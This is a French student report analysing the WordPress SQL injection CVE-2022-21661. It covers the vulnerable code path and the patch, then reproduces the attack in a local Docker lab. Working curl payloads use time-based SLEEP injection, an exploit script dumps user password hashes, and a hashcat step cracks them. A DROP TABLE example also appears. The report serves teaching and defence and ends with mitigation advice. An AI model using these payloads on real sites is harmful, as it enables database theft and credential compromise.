



# RAPPORT

DEVOIR SECURITÉ

---

## Étude CVE-2022-21661

---

- *Auteurs* -

MONTEIRO LEONARDO  
MACHADO WELLINGTON  
Bassam GRAINI

21 janvier 2023

# Table des matières

<b>Glossaire</b>	<b>2</b>
<b>Introduction</b>	<b>3</b>
<b>Impact de la faille</b>	<b>3</b>
<b>Description Générale de la faille</b>	<b>3</b>
Injection SQL . . . . .	3
Définition . . . . .	3
Exemple . . . . .	3
<b>Explication de la faille</b>	<b>4</b>
Version concerné . . . . .	4
Description . . . . .	4
Exploit . . . . .	7
Correction de la faille . . . . .	8
<b>Reproduction de la faille</b>	<b>8</b>
Environnement . . . . .	8
Exploit manuel . . . . .	8
Exploit lui-même . . . . .	10
Pour aller plus loin . . . . .	11
<b>Commentaires autour de la faille / Évaluations :</b>	<b>11</b>

# Glossaire

**SQL** : Structured query Language

**WAF** : Web application firewall

**IDS** : Intrusion detection system

**PoC** : Proof of Concept

# Introduction

CVE-2022-21661 est une faille dévoilée par deux ingénieurs en cybersécurité nommé ngocnb et khuyenn dans un rapport publié en Octobre 2021. [2] Il s'agit d'une mauvaise gestion de paramètre d'une requête dans [WordPress](#) qui peut conduire potentiellement à une [Injection SQL](#). Ce bogue pourrait permettre à un attaquant d'exposer des données stockées dans une base de données connectée dans un serveur qui utilise [WordPress](#). [2, 3, 4]

## Impact de la faille

Le logiciel concerné est [WordPress](#), qui s'agit d'un des fameux logiciel utilisé dans le développement web et logiciel et c'est un système de gestion de contenu simple et gratuit écrit en [PHP](#) et repose sur une base de donnée [MySQL](#).

Les versions vulnérables du logiciel sont ceux qui sont entre 3.7 et 5.8.3. [2]

## Description Générale de la faille

### Injection SQL

#### Définition

L'injection SQL est tous simplement le fait d'injecter dans la requête SQL en cours un morceau de requête non prévu par le système et pouvant en compromettre la sécurité si l'attaquant essaie d'exécuter une requête SQL bien choisit non-attendu (ou non-permise) par le serveur base de données. [1]

#### Exemple

Nous allons supposer que nous avons un serveur [MySQL](#) qui tourne sur le serveur, avec une base de donnée, et nous disposons d'une table SOLDE avec 2 champs, nom qui est une chaîne de caractère et solde qui est un entier.

```
1 import mysql.connector
2 import sys
3 def connect_to_my_sql():
4     cnx = mysql.connector.connect(user='user',
5     password='password',
6     host='127.0.0.1',
7     database='ma_base_donne')
8     return cnx
9 def execute():
10     name = sys.argv[1]
11     query = f'Select solde from SOLDE where nom = {name}'
12     cursor = cnx.cursor(buffered=True, dictionary=True)
13     cursor.execute(query)
14     print(f'Le solde de {name} est de {cursor[solde]} euros.')
15 if __name__ == '__main__':
16     execute()
```

C'est un programme Python tout simple, qui prend en entrée un nom et cherche dans la base de données le solde de la personne dont le nom correspond à l'entrée par l'utilisateur. Le principe de l'injection SQL est de détourner ce genre de programme qui interagit avec un serveur base de données pour faire des comportements malicieux. Si on appelle ce programme python par l'entrée **Leo ; DROP TABLE SOLDE ;**, donc le serveur SQL exécute la commande **Select solde from SOLDE where nom = LEO ; DROP TABLE SOLDE ;**, qui est la concaténation de deux requêtes, la deuxième va supprimer tous les données existantes dans le serveur. De cette manière, l'utilisateur peut exécuter tout ce qu'il désire dans la base de données.

## Explication de la faille

### Version concerné

Les versions vulnérables dans la faille expliquée en dessous sont celles qui sont entre 3.7 et 5.8.3.

### Description

La faille tout simplement est qu'il y a une possibilité d'injecter une requête SQL en détournant les paramètres d'appels à une fonction dans le logiciel.

La classe vulnérable du logiciel est [WP\\_Query](#) (pour WordPress\_Query), qui s'agit d'un des moyens les plus puissants et les plus flexibles de récupérer et d'afficher du contenu dans WordPress, et est largement utilisé dans les thèmes et les plugins. Il est utilisé pour récupérer et afficher le contenu de la base de données WordPress de différentes manières. Dans l'étude suivante également, nous utiliserons la version 5.7.8 du logiciel dont le code source est disponible complètement [ici](#).

Le constructeur de la classe WP\_Query est comme suivant :

```
1 public function __construct( $query = '' ) {  
2     if ( ! empty( $query ) )  
3     {  
4         $this->query( $query );  
5     }  
6 }
```

Listing 1 – [wp-includes/class-wp-query.php](#) ligne 3600

Le constructeur fait appel à la fonction WP\_Query::query() dont le code est :

```
1 public function query( $query ) {  
2     $this->init();  
3     $this->query      = wp_parse_args( $query );  
4     $this->query_vars = $this->query;  
5     return $this->get_posts();  
6 }
```

Listing 2 – [wp-includes/class-wp-query.php](#) ligne 3487

La fonction finit par appeler la fonction WP\_Query::get\_posts(), qui est une méthode utilisée principalement pour récupérer un tableau de requêtes à exécuter dans la base de

données WordPress en fonction des paramètres passés à la requête. Cette fonction est aussi responsable de filtrer et traiter les caractères de la requête pour éviter toute injection malicieuse de l'utilisateur.

```
1 public function get_posts() {
2     global $wpdb;
3     $this->parse_query();
4     ...
5     ...
6     ...
7     $clauses = $this->tax_query->get_sql( $wpdb->posts , 'ID' );# Ligne 2160
8     ...
9     $sql[ 'join' ][] = $join;
10    $sql[ 'where' ][] = $where;
11    return $sql;
12 }
```

Listing 3 – [wp-includes/class-wp-query.php](#) ligne 1780

Puis l'appel à la fonction WP\_Tax\_Query::get\_sql, dont le code est simple :

```
1 public function get_sql( $primary_table , $primary_id_column ) {
2     $this->primary_table = $primary_table;
3     $this->primary_id_column = $primary_id_column;
4     return $this->get_sql_clauses();
5 }
```

Listing 4 – [wp-includes/class-wp-tax-query.php](#) ligne 246

Puis à la méthode WP\_Tax\_Query::get\_sql\_clauses() :

```
1 protected function get_sql_clauses() {
2     $queries = $this->queries;
3     $sql = $this->get_sql_for_query( $queries ); #Appel ici !
4     if ( ! empty( $sql[ 'where' ] ) ) {
5         $sql[ 'where' ] = ' AND ' . $sql[ 'where' ];
6     }
7     return $sql;
8 }
```

Listing 5 – [wp-includes/class-wp-tax-query.php](#) ligne 268

Puis à la méthode WP\_Tax\_Query::get\_sql\_for\_query() :

```
1 protected function get_sql_for_query( &$query , $depth = 0 ) {
2     $sql_chunks = array(
3         'join' => array(),
4         'where' => array(),
5     );
6     ...
7     $clause_sql = $this->get_sql_for_clause( $clause , $query );
8     ...
9 }
```

Listing 6 – [wp-includes/class-wp-tax-query.php](#) ligne 301

Et c'est ici où la faille va commencer à apparaître, au niveau de la méthode WP\_Tax\_Query::get\_sql\_clause(), qui est une fonction très sensible, dont aucune tolérance n'est permise.

```

1 public function get_sql_for_clause( &$clause , $parent_query ) {
2     global $wpdb;
3     ...
4     $this->clean_query( $clause );
5     ...
6 }

```

Listing 7 – [wp-includes/class-wp-tax-query.php](#) ligne 383

La méthode WP\_Tax\_Query::clean\_query(array \$query) est responsable de réaliser la tâche principale de tous ce chemin là : la validation et le filtrage de la requête proposé par l'utilisateur.

```

1 private function clean_query( &$query ) {
2     // ...
3     $query[ 'terms' ] = array_unique( (array) $query[ 'terms' ] ); // [1]
4
5     if ( is_taxonomy_hierarchical( $query[ 'taxonomy' ] ) && $query[ '
include_children' ] ) {
6         $this->transform_query( $query , 'term_id' );
7         // ...
8     }
9
10    if ( is_taxonomy_hierarchical( $query[ 'taxonomy' ] ) && $query[ '
include_children' ] ) { // [3]
11        # Il faut éviter ce chemin, car a la fin de l'execution de cette
partie , ca va apporter des modifications la requete dans la ligne 24
!
12        $this->transform_query( $query , 'term_id' );
13
14        if ( is_wp_error( $query ) ) {
15            return;
16        }
17
18        $children = array();
19        foreach ( $query[ 'terms' ] as $term ) {
20            $children = array_merge( $children , get_term_children( $term ,
$query[ 'taxonomy' ] ) );
21            $children[] = $term;
22        }
23        $query[ 'terms' ] = $children;
24    }
25
26
27    $this->transform_query( $query , 'term_taxonomy_id' ); // [2]
28 }

```

Listing 8 – [wp-includes/class-wp-tax-query.php](#) ligne 545

La méthode WP\_Tax\_Query::clean\_query(array \$query) permet de dé-dupliquer la requête ([1]) et d'appeler WP\_Tax\_Query::transform\_query( array \$query, string \$resulting\_field ) ([2]) sur cette requête. Ce qui nous interessera dans cette fonction, c'est juste le début.

```

1 public function transform_query( &$query , $resulting_field ) {
2     # $resulting_field = term_taxonomy_id

```

```

3     if ( empty( $query[ 'terms' ] ) ) {
4         return;
5     }
6     if ( $query[ 'field' ] == $resulting_field ) {
7         return;
8     }
9 }

```

Listing 9 – [wp-includes/class-wp-tax-query.php](#) ligne 593

Donc au niveau de cette méthode, si la valeur retourné par la clé 'field' de la requête est 'term\_taxonomy\_id', la méthode retourne sans appliquer aucune transformation sur la requête, donc la requête est validé à ce niveau, provoquant la faille.

Si on suit l'exécution du code, on verra que directement après le retour de cette fonction le \$query['terms'] va être exécuté. Ce champ devrait être filtré et étudié au niveau de cette méthode (transform\_query), sauf que ce n'est pas le cas.

Pour en résumer la pile des appels :

```

Wp_Query→_construct()
Wp_Query→query()
Wp_Query→get_posts()
Wp_Query→get_sql()
Wp_Query→get_sql_clauses()
Wp_Query→get_sql_for_query()
Wp_Query→get_sql_for_clause()
Wp_Query→clean_query()
Wp_Query→transform_query()

```

→ Devrait faire un filtre pour valider la requête, la faille est qu'il ya une possibilité de la faire valider sans la filtrer

## Exploit

Donc, en résumé, pour que l'injection SQL se déclenche, deux conditions doivent être vérifiées :

1 - \$query['field'] est 'term\_taxonomy\_id' pour que transform\_query ne fait pas de modification à la requête.

2 - \$query['taxonomy'] est vide ou \$query['include\_children'] soit faux, pour que le code ne suit pas le chemin [3] dans clean\_query().

Si ces deux conditions sont vérifiées, le serveur WordPress va exécuter la requête tel que lancé par l'utilisateur.

Donc un appel au serveur par une requête POST de la forme :

```

action=<ACTION_NAME>&
query={"tax_query":{"0":{"field":"term_taxonomy_id","terms":["<INJECTION
CODE HERE>"]}}}

```

devrait injecter le code tel qu'il est.

Dans la requête précédente, on spécifie le nom de l'action, en mettant les variables de la requête tel que la valeur field est term\_taxonomy\_id, et ne pas spécifier \$query['taxonomy'] pour valider les 2 conditions, et ajouter le code à injecter.



Nous parlerons un peu plus de la façon de exploiter cette vulnérabilité dans la section [Reproduction de la faille](#) .

## Correction de la faille

La correction de cette faille s'est fait via ce [commit](#) :

```
559 - $query['terms'] = array_unique( (array)
    $query['terms'] );
559 + if ( 'slug' === $query['field'] || 'name'
    === $query['field'] ) {
560 +     $query['terms'] = array_unique(
    (array) $query['terms'] );
561 + } else {
562 +     $query['terms'] =
    wp_parse_id_list( $query['terms'] );
563 + }
```

Ce patch ajoute des vérifications additionnelles au paramètres aux terme de la requête avant de l'exécuter, en particulier il empêche l'exploit proposé précédemment vu qu'il vérifie le champs field, et y applique des filtrage dessus ...

## Reproduction de la faille

Pour reproduire la faille, nous allons instancier un serveur WordPress 5.8.1 (On a vérifié que l'instance du serveur utilisé est bien vulnérable) avec un serveur MySQL 5.7, et nous allons appeler le serveur MySQL avec ces paramètres mentionné avant pour déclencher l'injection SQL.

lien : (<https://github.com/WellingtonEspindula/SSI-CVE-2022-21661.git> ).

Les sources sont aussi disponibles dans le dépôt gitlab de l'Ensimag à coté de ce rapport.

## Environnement

Pour démarrer et configurer l'environnement, vous devez avoir installé docker et docker-compose. Après cela, vous devriez être en mesure d'exécuter l'environnement comme ci-dessous :

```
$ docker-compose run --rm wordpress-cli
```

Le docker-compose instancie la base de données MySQL, le serveur web wordpress ainsi que l'installation des plugins et des thèmes nécessaires pour rendre l'environnement vulnérable à cette faille. Nous utilisons les plugins Elementor et Elementor Custom-Skin v3.1.3 pour explorer cette faille.

## Exploit manuel

L'exploit se fait en appelant le serveur avec les paramètres suivant dans le payload de la requête. En appelant le fichier PHP concerné ( [/wp-admin/admin-ajax.php](#) dans notre cas), WordPress devrait appeler le constructeur avec les paramètres dans la requête.

Dans les sources disponibles, nous avons réalisé un petit tutoriel pour commencer à explorer cette vulnérabilité manuellement. Vous pouvez le consulter dans le fichier [example.md](#) . Cependant, nous vous proposons ci-dessous les mêmes exemples.

Ce premier exemple est destiné à vérifier si le wordpress est vulnérable.

```
action = ecsload
query = {"tax_query":{"0":{"field":"term_taxonomy_id","terms":[""]}}}
ecs_ajax_settings = {"post_id":"1", "current_page":1, "widget_id":1, "
    theme_id":1, "max_num_pages":10}
```

Le premier paramètre `action` signifie le code d'action enregistré chez wordpress pour rediriger vers l'action du plugin. Par exemple, `elementor custom skin` enregistre cette action appelée `ecsload` au niveau de wordpress, ainsi lorsqu'une requête appelle `ecsload`, wordpress connaît déjà la méthode appropriée du plugin pour traiter cette requête.


Le deuxième paramètre a déjà été expliqué dans la section précédente [Exploit](#).

Et le troisième sont des paramètres demandés par le plugin pour afficher la page.

Nous avons envoyé les paramètres ci-dessus comme des données binaires, donc nous allons avoir ce script curl comme ci-dessous :

```
$ curl -i --compressed -k -X '$POST' \
-H '$Host: 127.0.0.1:8000' -H '$User-Agent: python-requests/2.28.1' -H
'$Accept-Encoding: gzip, deflate, br' -H '$Accept: */*' -H '$Connection:
keep-alive' -H '$Content-Length: 287' -H '$Content-Type: application/x-
www-form-urlencoded' \
--data-binary '$action=ecsload&query=%7b%22tax_query%22%3a%7b%22%22%3a
%7b%22field%22%3a%22term_taxonomy_id%22%2c%22terms%22%3a%5b%22%22%5d%7d
%7d%7d&ecs_ajax_settings=%7b%22post_id%22%3a%221%22%2c%20%22current_page
%22%3a%221%2c%20%22widget_id%22%3a%221%2c%20%22theme_id%22%3a%221%2c%20%22
max_num_pages%22%3a%2210%7d' \
'$http://127.0.0.1:8000/wp-admin/admin-ajax.php'
```

Si votre wordpress est vulnérable, vous devriez pouvoir obtenir une réponse similaire à la figure ci-dessous.



```
deflate, br" -H '$Accept: */*' -H '$Connection: keep-alive' -H '$Content-Length: 287' -H '$Content-Type: application/x-www-form-urlencoded'
--data-binary '$action=ecsload&query=%7b%22tax_query%22%3a%7b%22%22%3a%7b%22field%22%3a%22term_taxonomy_id%22%2c%22terms%22%3a%5b%22%22%5d%7d%7d%7d&ecs_ajax_settings=%7b%22post_id%22%3a%221%22%2c%20%22current_page%22%3a%221%2c%20%22widget_id%22%3a%221%2c%20%22theme_id%22%3a%221%2c%20%22max_num_pages%22%3a%2210%7d'
'$http://127.0.0.1:8000/wp-admin/admin-ajax.php'
HTTP/1.1 200 OK
Date: Sat, 21 Jan 2023 15:04:22 GMT
Server: Apache/2.4.51 (Debian)
X-Powered-By: PHP/7.4.25
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referer-Policy: strict-origin-when-cross-origin
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 634
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<div class="error"><strong>WordPress database error:</strong> [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 6#039;)
) AND wp_posts.post_type IN (6#039;posts6#039;, 6#039;pages6#039;, 6#039;attachments6#039;, 6#039;e-landing-pages6#039;); AS#039; at line 2]<br />=<code>SELECT SQL_CALC_FOUND_ROWS wp_posts.ID FROM wp_posts LEFT JOIN wp_term_relationships ON (wp_posts.ID = wp_term_relationships.object_id) LEFT JOIN wp_posts AS p2 ON (wp_posts.post_parent = p2.ID) WHERE 1=1 AND (
wp_term_relationships.term_taxonomy_id IN (
) AND wp_posts.post_type IN (6#039;posts6#039;, 6#039;pages6#039;, 6#039;attachments6#039;, 6#039;e-landing-pages6#039;); AND (((wp_posts.post_status = 6#039;publish6#039;) OR (wp_posts.post_status = 6#039;inherit6#039; AND (p2.post_status = 6#039;publish6#039;))) GROUP BY wp_posts.ID ORDER BY wp_posts.post_date DESC LIMIT 10, 10</code></p></div>
<div data-elementor-type="wp-post" data-elementor-id="1" class="elementor elementor-1 elementor-bc-flex-widget">
<p>There has been a critical error on this website.</p><p><a href="https://wordpress.org/support/article/faq-troubleshooting/">Learn more about troubleshooting WordPress.</a></p>
```

Pour l'explorer, nous allons modifier notre requête pour y placer notre code malveillant. Nous allons utiliser la primitive SQL SLEEP pour découvrir des informations dans la base de données.

Comme nous savons déjà que le nom de la base de données pour cet exemple est `wordpress`, nous allons utiliser cette information dans cette étape. Maintenant, nous allons modifier

notre requête pour vérifier si le nom de la base de données est celui que nous avons « deviné ».

```
query = { "tax_query": { "0": { "field": "term_taxonomy_id", "terms": [ "(CASE WHEN  
database() = 'wordpress' THEN SLEEP(10) ELSE 2070 END)" ] } } }
```

Alors nous obtiendrons la commande curl suivante :

```
$ curl -i --compressed -k -X $'POST' \  
-H $'Host: 127.0.0.1:8000' -H $'User-Agent: python-requests/2.28.1' -H  
$'Accept-Encoding: gzip, deflate, br' -H $'Accept: */*' -H $'Connection:  
keep-alive' -H $'Content-Length: 309' -H $'Content-Type: application/x-  
www-form-urlencoded' \  
--data-binary $'action=ecsload&query=%7b%22tax_query%22%3a%7b%22%22%3a  
%7b%22field%22%3a%22term_taxonomy_id%22%2c%22terms%22%3a%5b%22%22%20OR%20  
SLEEP(10)%23%22%5d%7d%7d&ecs_ajax_settings=%7b%22post_id%22%3a  
%22%22%2c%20%22current_page%22%3a1%2c%20%22widget_id%22%3a1%2c%20%22  
theme_id%22%3a1%2c%20%22max_num_pages%22%3a10%7d' \  
$'http://127.0.0.1:8000/wp-admin/admin-ajax.php'
```

Le résultat de cette commande devrait être une page d’erreur 500 et le serveur devrait prendre au moins 10 secondes pour traiter cette requête.

A titre expérimental, je suggère de modifier le temps de SLEEP pour observer le temps de réponse qui change également.

Avec cela en tête, il est facile de comprendre comment notre exploit fonctionne. Il essaie de deviner la taille de la chaîne et avec cela, il essaie d’obtenir caractère par caractère en utilisant le temps de réponse pour deviner les chaînes entières qui nous intéressent. Avec cela, il est facile, par exemple, de trouver les utilisateurs et les mots de passe enregistrés dans la base de données.

## Exploit lui-même

Pour progresser dans cet exploit, nous avons cloné [ce script python](#) et apporté des modifications et améliorations. Ce script s’appelle `exploit.py` et vous pouvez le trouver à le fichier principal de notre repository.

Pour exécuter cet exploit, assure-toi que le fichier que nous allons exécuter a la permission d’exécution. Donc lancez la commande suivante.

```
$ chmod +x exploit.py
```

Ensuite, pour exécuter l’exploit, vous devez exécuter la commande suivante en remplaçant le `<payload>` par :

1. Afficher le nom de la base des données.
2. Afficher les données de la table des utilisateurs.

```
$ ./exploit.py http://127.0.0.1:8000/wp-admin/admin-ajax.php [payload  
] [-l LIMIT_USER] [-o output]
```

Après l'exécution de la charge utile 2, vous êtes en mesure de voir les identifiants, les noms et les mots de passe hashés des utilisateurs comme le montre l'exemple ci-dessous.

```
$ ./exploit.py http://127.0.0.1:8000/wp-admin/admin-ajax.php 2
> Retrieved string: 1:admin:$P$BT2TKltA0wcsT5xf.V87XZocWoGyER1,,2:tom
:$P$BaLKF0U6Jb0.CJcBXS3Ey7VX25mPJq1,,3:leo:
:$P$BJtseuvCndBYCqBdjQ3NCp0TA9g26/1,,4:bassam:
:$P$B4CJCbGdT5U5ywy6he6ChLH9RvTpn,
```


## Pour aller plus loin

Pour approfondir cet exploit et ses capacités, nous avons également préparé un script appelé [experiment.sh](#) qui utilise comme base le script principal de l'exploit pour obtenir les informations sur les utilisateurs depuis la base de données et, dans le cadre d'une attaque dictionnaire via hashcat, obtenir les informations en clair sur les utilisateurs et les mots de passe enregistrés.

Pour utiliser ce script, vous devez avoir installé Hashcat. Vous devez également télécharger dans le répertoire du script le dictionnaire [rockyou.txt](#) (vous pouvez en utiliser d'autres, mais nous utilisons celui-ci comme PoC). Après cela, il suffit de s'assurer qu'il a les droits d'exécution et de l'exécuter.

```
$ chmod +x experiment.sh
$ ./experiment.sh
```

Cela peut prendre un certain temps... A la fin, vous pouvez voir le fichier results/users.txt avec les utilisateurs et les mots de passe en claire.



```
users.txt 7 x
results > users.txt
1 1,admin,admin
2 2,tom,weakpassword
3 3,leo,strongpassword
```

Enfin, pour bien comprendre cette section et celle de l'exploit, en allant un peu plus loin, nous vous recommandons vivement de lire la documentation du dépôt dans [readme.md](#) et dans [example.md](#).

## Commentaires autour de la faille / Évaluations :

Cette faille a eu 7.5 comme CVSS Scores, et conduit à une injection SQL, qui donnera à un utilisateur non-autorisé la main d'accès sur l'ensemble des données.

Et par rapport aux critères d'évaluations :

**1 - Indiquer quel est le service ou le programme compromis, quel est le type de compromission :**


Le logiciel compromis est [WordPress](#). Dans ces requêtes il utilise une classe vulnérable appelée [WP\\_Query](#) (pour WordPress\_Query), qui se construit par une requête de l'utilisateur et devrait être filtré puis validé avant de l'exécuter grâce à la méthode `WP_Tax_Query::clean_query(array $query)` (qui va être appelée en suivant la pile d'exécution du constructeur), sauf qu'il y'a une possibilité d'envoyer une requête et faire moyen que cette méthode la valide sans la filtrer, et donc la requête va être exécutée telle qu'elle est envoyée par l'utilisateur.

**2 - Expliquer la vulnérabilité, décrire le mécanisme permettant de l'exploiter :**  
Vulnérabilité décrite dans la section [Explication de la faille](#) , L'exploit est expliqué dans [Exploit](#) .

**3 - Cette faille concerne-t-elle des machines clientes ou des machines serveurs ?**  
Cette faille concerne à 100% les machines serveurs, celle qui héberge un serveur tournant un service ou application qui se base sur une version de WordPress vulnérable.


**4 - Décrire une architecture typique du système d'information qui pourrait être impliquée dans l'exploitation de ces failles. Cela peut prendre la forme d'un schéma où sont décrits : - les services mis en oeuvre, - les machines concernées (clients et serveurs), - les équipements réseaux, - les réseaux d'interconnexion :**

Une architecture typique où cette faille pourrait être compliquée est qu'une application Web soit déployée en ligne sur un service Cloud, et que cette application WEB repose sur une version vulnérable de WordPress et une base de données, et que cet application web interagisse avec des utilisateurs où ils peuvent s'inscrire et mettre leurs informations personnelles (qui peuvent être sensibles tel que les coordonnées bancaires ...)



Dans ce cas, un hacker peut intervenir dans le serveur, et exécuter cette faille pour

recupérer les informations personnelles des utilisateur stocké dans la machine serveur, et engendrer une fuite d'informations :



5 - Cette description étant faite, et en tant qu'administrateur système sur un réseau contenant des machines pouvant être affectées que préconiseriez-vous au niveau du rapport pour : - limiter l'impact de l'exploitation de ces failles ? - empêcher qu'elles ne puissent être exploitées ? :

Ce sont les développeurs qui sont responsables à sécuriser leur application, dans ce cas, les développeurs de WordPress qui sont responsables de cette faille, mais cependant, un administrateur d'un serveur qui contient un logiciel vulnérable peut être vigilant et ajouter des abstractions et des mesures pour en limiter l'impact ou l'empêcher totalement :

- **WAF** : il s'agit des [Web Application Firewall](#), c'est un des services proposé par la plus part des fournisseurs Cloud, et qui peut être configuré aussi manuellement dans un environnement utilisant [Apache](#) ou [Nginx](#), il s'agit d'une abstraction en dessus de l'application web, et où on peut définir des règles à appliquer pour filtrer les requêtes HTTP, un administrateur peut configurer son WAF à des règles qui interdisent les injections SQL.
- **IDS/IPS** : Utiliser [IDS/IPS](#), il s'agit d'un superviseur d'applications ou de réseaux qui va permettre de détecter des comportements malicieux qui ne respecte pas la politique standard d'utilisation et qui éteindra le logiciel dès qu'un trafic dangereux

est détecté et d'envoyer une alerte.

- **Principe du moindre privilèges** : Optimiser l'organisation de sa base de donnée, de façon que les utilisateurs de la base de donnée n'aie droit et accès juste à ce qu'ils ont besoin. Les requêtes envoyées par le hacker doivent être par un utilisateur qui a le moindre privilèges, ce qui permet de réduire l'impact de la faille.

## **6 - Référencer parmi les bonnes pratiques, celles qu'il faudrait utiliser pour limiter cette menace :**

